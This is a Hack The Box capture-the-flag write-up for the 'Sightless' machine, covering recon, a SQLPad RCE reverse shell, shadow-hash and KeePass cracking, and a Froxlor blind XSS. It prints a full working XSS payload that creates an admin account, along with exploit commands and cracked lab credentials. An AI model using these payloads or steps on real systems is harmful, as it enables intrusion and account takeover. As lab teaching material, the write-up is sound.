
Sightless
Hack The Box Machine Writeup
Guess he will need to learn braille
Summary
Sightless was an easy Linux box with a rather short user step and a much more difficult root step. I would say the complicity of the box should put it in more of the medium range, at least with the root steps for me. User centers around an SQLpad RCE CVE and root around a Froxlor blind XSS exploit and cracking a Keepass database. Overall an interesting box, if not a little frustrating at times.
To complete the user step, first the attacker finds a SQLpad website residing on a virtual host. searching for public exploits, a template injection RCE CVE can then be leveraged to obtain a shell on a docker container as root. From there the Miceal users hash must be taken from the shadow file, cracked, and then used to SSHinto the machine, grabbing user.txt
Root took much longer and was much more complex than the user for Sightless in my experience. First it must be enumerated that a Froxlor web server is listening locally on port 8080. A tunnel must then be established to reach this website. There is a public CVE that leverages unauthorized blind XSS to create a user account that can then be used. After getting logged in to the Froxlor application, the FTP password for the web1 user can be reset. In the ftp server is a keepass database and the last step is to crack the master password for this database. The attacker is then presented with Roots ssh key which can be used to login and complete the box.

Me every single day in high school
User ----
Recon
Port Scan With Nmap
I began enumeration with a port scan using Nmap. I like to use the -sC flag for running NSE scripts, -sV for version enumeration and running it with sudo so that it defaults to a -sS stealth scan instead of the slower -sT connect scan.
┌──(kali㉿localhost)-[~/Desktop]
└─$ sudo nmap 10.10.11.32 -sV -sC
sudo: unable to resolve host localhost.localdomain: Name or service not known
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-11 19:55 EDT
Nmap scan report for 10.10.11.32
Host is up (0.028s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp
| fingerprint-strings:
|   GenericLines:
|     220 ProFTPD Server (sightless.htb FTP Server) [::ffff:10.10.11.32]
|     Invalid command: try being more creative
|_    Invalid command: try being more creative
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 c9:6e:3b:8f:c6:03:29:05:e5:a0:ca:00:90:c9:5c:52 (ECDSA)
|_  256 9b:de:3a:27:77:3b:1b:e1:19:5f:16:11:be:70:e0:56 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://sightless.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port21-TCP:V=7.94SVN%I=7%D=9/11%Time=66E22DFC%P=x86_64-pc-linux-gnu%r(G
SF:enericLines,A0,"220\x20ProFTPD\x20Server\x20\(sightless\.htb\x20FTP\x20
SF:Server\)\x20\[::ffff:10\.10\.11\.32\]\r\n500\x20Invalid\x20command:\x20
SF:try\x20being\x20more\x20creative\r\n500\x20Invalid\x20command:\x20try\x
SF:20being\x20more\x20creative\r\n");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 68.49 seconds
We have an FTP server, SSH, and a web server redirecting to sightless.htb, which should be added to /etc/hosts for domain name resolution.
┌──(kali㉿localhost)-[~/Desktop]
└─$ tail -n 1 /etc/hosts
10.10.11.32     sightless.htb
Virutalhost Fuzz With Wfuzz
Always good to check to see if there are virtual hosts we can find through brute force fuzzing. I like to use wfuzz for this. I run it once to see the default response length and then filter these out with the --hh flag which filters on Char count.
┌──(kali㉿localhost)-[~/Desktop]
└─$ wfuzz -u http://sightless.htb -H "Host:FUZZ.sightless.htb" -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-20000.txt --hh 154
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://sightless.htb/
Total requests: 19966

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================


Total time: 0
Processed Requests: 19966
Filtered Requests: 19966
Requests/sec.: 0
Nothing this time.

Cant always be that easy
FTP
We can check for anonymous authentication on the FTP server. Looks like there is an SSL/TLS error?
┌──(kali㉿localhost)-[~/Desktop]
└─$ ftp sightless.htb
Connected to sightless.htb.
220 ProFTPD Server (sightless.htb FTP Server) [::ffff:10.10.11.32]
Name (sightless.htb:kali): anonymous
550 SSL/TLS required on the control channel
ftp: Login failed
ftp>
Web server enumeration
The website appears to be about some IT solution. There are tabs across the top, these all simply link to anchors on the site however.
.PNG)
Yet another basic website
Looking at the buttons on the site we can find an email address, possibly to use in a phishing attack later: sales@sightless.htb. There is also a link to a sqlpad.sightless.htb subdomain site that can be discovered by clicking the _start now_ button.
.PNG)
Always fully enumerate
.PNG)
You never know what you might find
I then added this to my /etc/hosts file as before for domain name resolution.
Sqlpad Virutal Host Enumeration
According to the AI overlords: "SQLPad is an open-source, web-based SQL query tool designed to make working with databases more accessible and user-friendly. It allows users to run SQL queries on databases, visualize query results, and share data insights without needing extensive database management skills.".
So it looks like we can run SQL queries from this site. Looking through everything though it does not appear like there is any connection stored.

Once again, that would be too easy
SQLPAD RCE CVE-2022-0944
At this point I googled for sqlpad exploits since that is really all I had to go off of. I quickly came upon[ CVE-2022-0944](https://nvd.nist.gov/vuln/detail/CVE-2022-0944) which is a template injection. I also found a[ POC](https://github.com/shhrew/CVE-2022-0944) on github. I then used git to clone the repository, created an NC listener to catch the shell and ran the exploit, making sure to pass the correct parameters.
┌──(kali㉿localhost)-[~/Desktop]
└─$ git clone https://github.com/shhrew/CVE-2022-0944.git
Cloning into 'CVE-2022-0944'...
remote: Enumerating objects: 11, done.
remote: Counting objects: 100% (11/11), done.
remote: Compressing objects: 100% (8/8), done.
Receiving objects: 100% (11/11), 4.08 KiB | 1.36 MiB/s, done.
Resolving deltas: 100% (2/2), done.
remote: Total 11 (delta 2), reused 8 (delta 2), pack-reused 0 (from 0)

┌──(kali㉿localhost)-[~/Desktop]
└─$ cd CVE-2022-0944

┌──(kali㉿localhost)-[~/Desktop/CVE-2022-0944]
└─$ pip install -r requirements.txt
Defaulting to user installation because normal site-packages is not writeable
Collecting bcrypt==4.2.0 (from -r requirements.txt (line 1))
<...>


┌──(kali㉿localhost)-[~/Desktop/CVE-2022-0944]
└─$ python ./main.py http://sqlpad.sightless.htb 10.10.14.12 42069
[▖] Trying to bind to 10.10.14.12 on port 42069: Trying 10.10.14.12
Exception in thread Thread-1 (start_listener):
Traceback (most recent call last):
File "/usr/lib/python3.11/threading.py", line 1045, in _bootstrap_inner
self.run()
File "/usr/lib/python3.11/threading.py", line 982, in run
self._target(*self._args, **self._kwargs)
File "/home/kali/Desktop/CVE-2022-0944/./main.py", line 72, in start_listener
listener = listen(lport, bindaddr=lhost)
           ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
File "/home/kali/.local/lib/python3.11/site-packages/pwnlib/tubes/listen.py", line 108, in __init__
listen_sock.bind(self.sockaddr)
OSError: [Errno 98] Address already in use

┌──(kali㉿localhost)-[~/Desktop]
└─$ nc -lvnp 42069
listening on [any] 42069 ...
connect to [10.10.14.12] from (UNKNOWN) [10.10.11.32] 36126
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)

I swear i know more SQL then database devs at this point...
Script TTY upgrade trick
Whenever I get a Linux shell I like to use the script binary to upgrade the TTY functions so that I can use things like the arrow keys and tab completion.
# script -c bash 2>/dev/null
Script started, file is typescript
root@c184118df0a6:/var/lib/sqlpad# ^Z
zsh: suspended  nc -lvnp 42069

┌──(kali㉿localhost)-[~/Desktop]
└─$ stty raw -echo;fg
[1]  + continued  nc -lvnp 42069
                            reset
reset: unknown terminal type unknown
Terminal type? screen
root@c184118df0a6:/var/lib/sqlpad#
Docker escape (fail)
It quickly becomes clear that we are in a docker container based on the host name and the presence of a docker-entrypoint.
root@c184118df0a6:/var/lib/sqlpad# hostname
c184118df0a6
root@c184118df0a6:/var/lib/sqlpad# ls /
bin   dev                etc   lib    media  opt   root  sbin  sys  usr
boot  docker-entrypoint  home  lib64  mnt    proc  run   srv   tmp  var
Doing further manual enumeration I discovered a michael and a node user, they had nothing interesting in their directories however.
root@c184118df0a6:/home# ls
michael  node
In /opt there is an install of yarn with a version, searching for public exploits on this version number did not turn up anything sadly.
root@c184118df0a6:/opt# ls
yarn-v1.22.17
My docker escaping skills are not the best and at this point I hit a deadend and decided to bring over[ linpeas](https://github.com/peass-ng/PEASS-ng/tree/master) to see what it could find. I hosted the .sh file on a python webserver and fetched it with wget.
root@c184118df0a6:/tmp# wget http://10.10.14.12:8000/linpeas.sh
--2024-09-12 18:48:37--  http://10.10.14.12:8000/linpeas.sh
Connecting to 10.10.14.12:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 823059 (804K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh          100%[===================>] 803.77K  4.86MB/s    in 0.2s

2024-09-12 18:48:37 (4.86 MB/s) - 'linpeas.sh' saved [823059/823059]

┌──(kali㉿localhost)-[~/Desktop]
└─$ python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.11.32 - - [12/Sep/2024 14:48:34] "GET /linpeas.sh HTTP/1.1" 200 -
I then used chmod +x to give it execute permissions and ran the linpeas enumeration script.
root@c184118df0a6:/tmp# chmod +x linpeas.sh
root@c184118df0a6:/tmp# ./linpeas.sh
<...>
Running through this nothing jumped out at me as a docker escape path.
.webp)
It do be like that
Shell as Michael via SSH
At this point I remembered that I am root on the container, that means I can simply read the password hashes from the shadow file. There is also the user Michael, so perhaps we can get their password hash, crack the password, and use it with SSH on the main host.
root@c184118df0a6:/tmp# cd /etc
root@c184118df0a6:/etc# cat shadow
root:$6$jn8fwk6LVJ9IYw30$qwtrfWTITUro8fEJbReUc7nXyx2wwJsnYdZYm9nMQDHP8SYm33uisO9gZ20LGaepC3ch6Bb2z/lEpBM90Ra4b.:19858:0:99999:7:::
daemon:*:19051:0:99999:7:::
bin:*:19051:0:99999:7:::
sys:*:19051:0:99999:7:::
sync:*:19051:0:99999:7:::
games:*:19051:0:99999:7:::
man:*:19051:0:99999:7:::
lp:*:19051:0:99999:7:::
mail:*:19051:0:99999:7:::
news:*:19051:0:99999:7:::
uucp:*:19051:0:99999:7:::
proxy:*:19051:0:99999:7:::
www-data:*:19051:0:99999:7:::
backup:*:19051:0:99999:7:::
list:*:19051:0:99999:7:::
irc:*:19051:0:99999:7:::
gnats:*:19051:0:99999:7:::
nobody:*:19051:0:99999:7:::
_apt:*:19051:0:99999:7:::
node:!:19053:0:99999:7:::
michael:$6$mG3Cp2VPGY.FDE8u$KVWVIHzqTzhOSYkzJIpFc2EsgmqvPa.q2Z9bLUU6tlBWaEwuxCDEP9UFHIXNUcF2rBnsaFYuJa6DUh/pL2IJD/:19860:0:99999:7:::
I copy this hash to a file and pass it to Hashcat for cracking. Hashcat is able to auto discover that it is a sha512 hash.
┌──(kali㉿localhost)-[~/Desktop]
└─$ hashcat hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting in autodetect mode

OpenCL API (OpenCL 3.0 PoCL 5.0+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 17.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
==================================================================================================================================================
* Device #1: cpu-penryn-AMD Ryzen 5 5600X 6-Core Processor, 4929/9922 MB (2048 MB allocatable), 2MCU

Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

1800 | sha512crypt $6$, SHA512 (Unix) | Operating System
<...>
$6$mG3Cp2VPGY.FDE8u$KVWVIHzqTzhOSYkzJIpFc2EsgmqvPa.q2Z9bLUU6tlBWaEwuxCDEP9UFHIXNUcF2rBnsaFYuJa6DUh/pL2IJD/:insaneclownposse

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1800 (sha512crypt $6$, SHA512 (Unix))
Hash.Target......: $6$mG3Cp2VPGY.FDE8u$KVWVIHzqTzhOSYkzJIpFc2EsgmqvPa....L2IJD/
Time.Started.....: Thu Sep 12 14:54:44 2024 (1 min, 24 secs)
Time.Estimated...: Thu Sep 12 14:56:08 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:      703 H/s (6.53ms) @ Accel:64 Loops:512 Thr:1 Vec:2
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 58496/14344385 (0.41%)
Rejected.........: 0/58496 (0.00%)
Restore.Point....: 58432/14344385 (0.41%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:4608-5000
Candidate.Engine.: Device Generator
Candidates.#1....: jiggy -> ilovetyson
Hardware.Mon.#1..: Util: 90%

Started: Thu Sep 12 14:54:42 2024
Stopped: Thu Sep 12 14:56:09 2024
After a short while this hash cracks to insaneclownposse and this can be used to login via SSH and grab user.txt.
┌──(kali㉿localhost)-[~/Desktop]
└─$ ssh michael@sightless.htb
michael@sightless.htb's password: insaneclownposse
Last login: Thu Sep 12 03:30:23 2024 from 10.10.14.22
michael@sightless:~$ cat user.txt
f035************************3547

The Michael user
Root
Enumeration
Low hanging fruit enumeration like checking sudo permissions and checking for suid binaries does not reveal anything useful. Looking at the ports with netstat however with can see that there are some ports like 8080 and 3000 listening only locally.
michael@sightless:~$ netstat -ano
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       Timer
tcp        0      0 127.0.0.1:55899         0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 127.0.0.1:3000          0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 127.0.0.1:41083         0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 127.0.0.1:33060         0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 127.0.0.1:40041         0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      off (0.00/0/0)
Establish tunnel
In order to reach these ports from my attacking host I will need to create a tunnel. since there are a couple of internal only ports I decided to use a dynamic proxy through SSH to easily access them all.
┌──(kali㉿localhost)-[~/Desktop]
└─$ ssh -D 1080 michael@sightless.htb
michael@sightless.htb's password:
Last login: Thu Sep 12 18:59:09 2024 from 10.10.14.12
michael@sightless:~$
We should now be able to access the ports via proxychains on port 1080. Make sure to update your proxychains configuration if you are having problems. I also use the Foxyproxy Firefox extension to make switching to proxychains in my browser easier.
┌──(kali㉿localhost)-[~/Desktop]
└─$ tail /etc/proxychains4.conf
#       proxy types: http, socks4, socks5, raw
#         * raw: The traffic is simply forwarded to the proxy without modification.
#        ( auth types supported: "basic"-http  "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks5  127.0.0.1 1080
.PNG)
FoxyProxy is a must IMO
Browsing to 127.0.0.1:8080 we are presented with e Froxlor log in page.

Another web app!
Trying with the Michael user creds does not get us accesses.

Gonna start some fights with this one
CVE-2024-34070 Froxlor Blind XSS
Googling for Froxlor unauthenticated exploits I came across CVE-2024-34070 and an excellent[ blog post](https://github.com/advisories/GHSA-x525-54hf-xr53) that details the exploitation of this blind XSS. The first thing we must do is set up BURP to correctly forward requests out the proxychains tunnel. This can be done by clicking settings then going to user -> network -> connections and entering the socks proxy information
.PNG)
Ahh tunneling
Then I had problems reaching port 8080 since my burp was also listening on 8080. So I changed burp to listen to 8008 and changed my proxy settings on my browser.
.PNG)
Its always somthing!
.PNG)
The FoxyProxy extension makes it easy at least
Now I can proxy the request through burp and inject the payload as shown in the blogpost to create a user. Make sure to change the URL to be 127.0.0.1:8080 as follows:
admin{{$emit.constructor`function+b(){var+metaTag%3ddocument.querySelector('meta[name%3d"csrf-token"]')%3bvar+csrfToken%3dmetaTag.getAttribute('content')%3bvar+xhr%3dnew+XMLHttpRequest()%3bvar+url%3d"http%3a//127.0.0.1:8080/admin_admins.php"%3bvar+params%3d"new_loginname%3dabcd%26admin_password%3dAbcd%40%401234%26admin_password_suggestion%3dmgphdKecOu%26def_language%3den%26api_allowed%3d0%26api_allowed%3d1%26name%3dAbcd%26email%3dyldrmtest%40gmail.com%26custom_notes%3d%26custom_notes_show%3d0%26ipaddress%3d-1%26change_serversettings%3d0%26change_serversettings%3d1%26customers%3d0%26customers_ul%3d1%26customers_see_all%3d0%26customers_see_all%3d1%26domains%3d0%26domains_ul%3d1%26caneditphpsettings%3d0%26caneditphpsettings%3d1%26diskspace%3d0%26diskspace_ul%3d1%26traffic%3d0%26traffic_ul%3d1%26subdomains%3d0%26subdomains_ul%3d1%26emails%3d0%26emails_ul%3d1%26email_accounts%3d0%26email_accounts_ul%3d1%26email_forwarders%3d0%26email_forwarders_ul%3d1%26ftps%3d0%26ftps_ul%3d1%26mysqls%3d0%26mysqls_ul%3d1%26csrf_token%3d"%2bcsrfToken%2b"%26page%3dadmins%26action%3dadd%26send%3dsend"%3bxhr.open("POST",url,true)%3bxhr.setRequestHeader("Content-type","application/x-www-form-urlencoded")%3balert("Your+Froxlor+Application+has+been+completely+Hacked")%3bxhr.send(params)}%3ba%3db()`()}}
.PNG)
Dont forget about URL encoding
After waiting a couple seconds for the admin bot to execute the XSS payload we can then login with username: abcd & Password: abcd@@1234 as shown in the blog.
Reset FTP password
Looking around in the application we can see that there is a web1 user account. that has FTP rights.
.png)
This is very interesting
Clicking to edit the options we can then change the web1 users ftp password
.PNG)
Your account is now my account
It appears like the ftp server requires SSL, so i downloaded and used FTP-SSL to connect with it. When prompted for username I used web1 and then the new password I set.
┌──(kali㉿localhost)-[~/Desktop]
└─$ sudo apt-get install ftp-ssl
sudo: unable to resolve host localhost.localdomain: Name or service not known
[sudo] password for kali:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
ftp-ssl
0 upgraded, 1 newly installed, 0 to remove and 332 not upgraded.
Need to get 61.8 kB of archives.
After this operation, 152 kB of additional disk space will be used.
Get:1 http://http.kali.org/kali kali-rolling/main amd64 ftp-ssl amd64 0.17.34+really0.17-2 [61.8 kB]
Fetched 61.8 kB in 2s (34.6 kB/s)
Selecting previously unselected package ftp-ssl.
(Reading database ... 418607 files and directories currently installed.)
Preparing to unpack .../ftp-ssl_0.17.34+really0.17-2_amd64.deb ...
Unpacking ftp-ssl (0.17.34+really0.17-2) ...
Setting up ftp-ssl (0.17.34+really0.17-2) ...
Processing triggers for man-db (2.12.1-1) ...
Processing triggers for kali-menu (2023.4.7) ...

┌──(kali㉿localhost)-[~/Desktop]
└─$ ftp-ssl 10.10.11.32
Connected to 10.10.11.32.
220 ProFTPD Server (sightless.htb FTP Server) [::ffff:10.10.11.32]
Name (10.10.11.32:kali): web1
234 AUTH TLS successful
[SSL Cipher TLS_AES_256_GCM_SHA384]
200 PBSZ 0 successful
200 Protection set to Private
[Encrypted data transfer.]
331 Password required for web1
Password:
230 User web1 logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful
150 Opening ASCII mode data connection for file list
drwxr-xr-x   3 web1     web1         4096 May 17 03:17 goaccess
-rw-r--r--   1 web1     web1         8376 Mar 29 10:29 index.html
226 Transfer complete
Looking in the ftp share there appears to be a database Keepass file that I will pull back to my machine.
ftp> ls
200 PORT command successful
150 Opening ASCII mode data connection for file list
drwxr-xr-x   2 web1     web1         4096 Aug  2 07:14 backup
226 Transfer complete
ftp> cd backup
250 CWD command successful
ftp> ls
200 PORT command successful
150 Opening ASCII mode data connection for file list
-rw-r--r--   1 web1     web1         5292 Aug  6 14:29 Database.kdb
226 Transfer complete
ftp> get Database.kdb
local: Database.kdb remote: Database.kdb
200 PORT command successful
150 Opening BINARY mode data connection for Database.kdb (5292 bytes)
226 Transfer complete

When its SFTP
Cracking Keepass database
We can use keepass2john to convert the Keepass database into a hash we can crack with john the ripper to get the master password.
┌──(kali㉿localhost)-[~/Desktop]
└─$ keepass2john Database.kdb > hash
Inlining Database.kdb

┌──(kali㉿localhost)-[~/Desktop]
└─$ cat hash
Database.kdb:$keepass$*1*600000*0*6a92df8eddaee09f5738d10aadeec391*29b2b65a0a6186a62814d75c0f9531698bb5b42312e9cf837e3ceeade7b89e85*f546cac81b88893d598079d95def2be5*9083771b911d42b1b9192265d07285e590f3c2f224c9aa792fc57967d04e2a70*1*5168*14bee18518f4491ef53856b181413055e4d26286ba94ef50ad18a46b99571dea3bfab3faba16550a7e2191179a16a0e38b806bb128c78d98ae0a50a7fafea327a2a247f22f2d8c78dfae6400c9e29e25204d65f9482608cfc4e48a8f5edfd96419ac45345c73aa7fb3229de849396b393a71a85e91cf5ac459f3e447ee894f8f3cf2d982dfb023183c852805fbcc9959d4e628ab3655d2df1feb4ceff80f0782b28ff893e7dfd3b5fa42e2c4dad79544e55931e62b1b6ec678b800db1ddf3f9176f6eab55724c38f49642608df2fdf300ff13d2e6391c45e3
<...>

┌──(kali㉿localhost)-[~/Desktop]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 600000 for all loaded hashes
Cost 2 (version) is 1 for all loaded hashes
Cost 3 (algorithm [0=AES 1=TwoFish 2=ChaCha]) is 0 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:53 0.00% (ETA: 2024-09-25 16:17) 0g/s 15.70p/s 15.70c/s 15.70C/s tazmania..jesucristo
bulldogs         (Database.kdb)
1g 0:00:01:04 DONE (2024-09-12 16:28) 0.01541g/s 15.90p/s 15.90c/s 15.90C/s kucing..harold
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
This results in the master password of bulldogs for the Keepass database.
I used Keepassxc to then open the keepass database. You can install it via apt if you need to like I did. make sure to also install mono if you don't have it. This step can be finicky and might require the file to simply be opened on windows instead if your having troubles.
┌──(kali㉿localhost)-[~/Desktop]
└─$ sudo apt-get install mono-complete
<...>

┌──(kali㉿localhost)-[~/Desktop]
└─$ sudo apt-get install keepassxc
sudo: unable to resolve host localhost.localdomain: Name or service not known
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
<...>
(Reading database ... 422883 files and directories currently installed.)
Preparing to unpack .../keepassxc_2.7.9+dfsg1-1_all.deb ...
Unpacking keepassxc (2.7.9+dfsg1-1) ...
Setting up keepassxc (2.7.9+dfsg1-1) ..
Then click database -> import and import the kdb1 file so that it can be read.
.PNG)
Almost there!
This gives us the root SSH password of q6gnLTB74L132TMdFCpK and a root SSH key which we can at last use to login and complete the machine.
.png)
We couldnt just use the password that would be too easy ;)
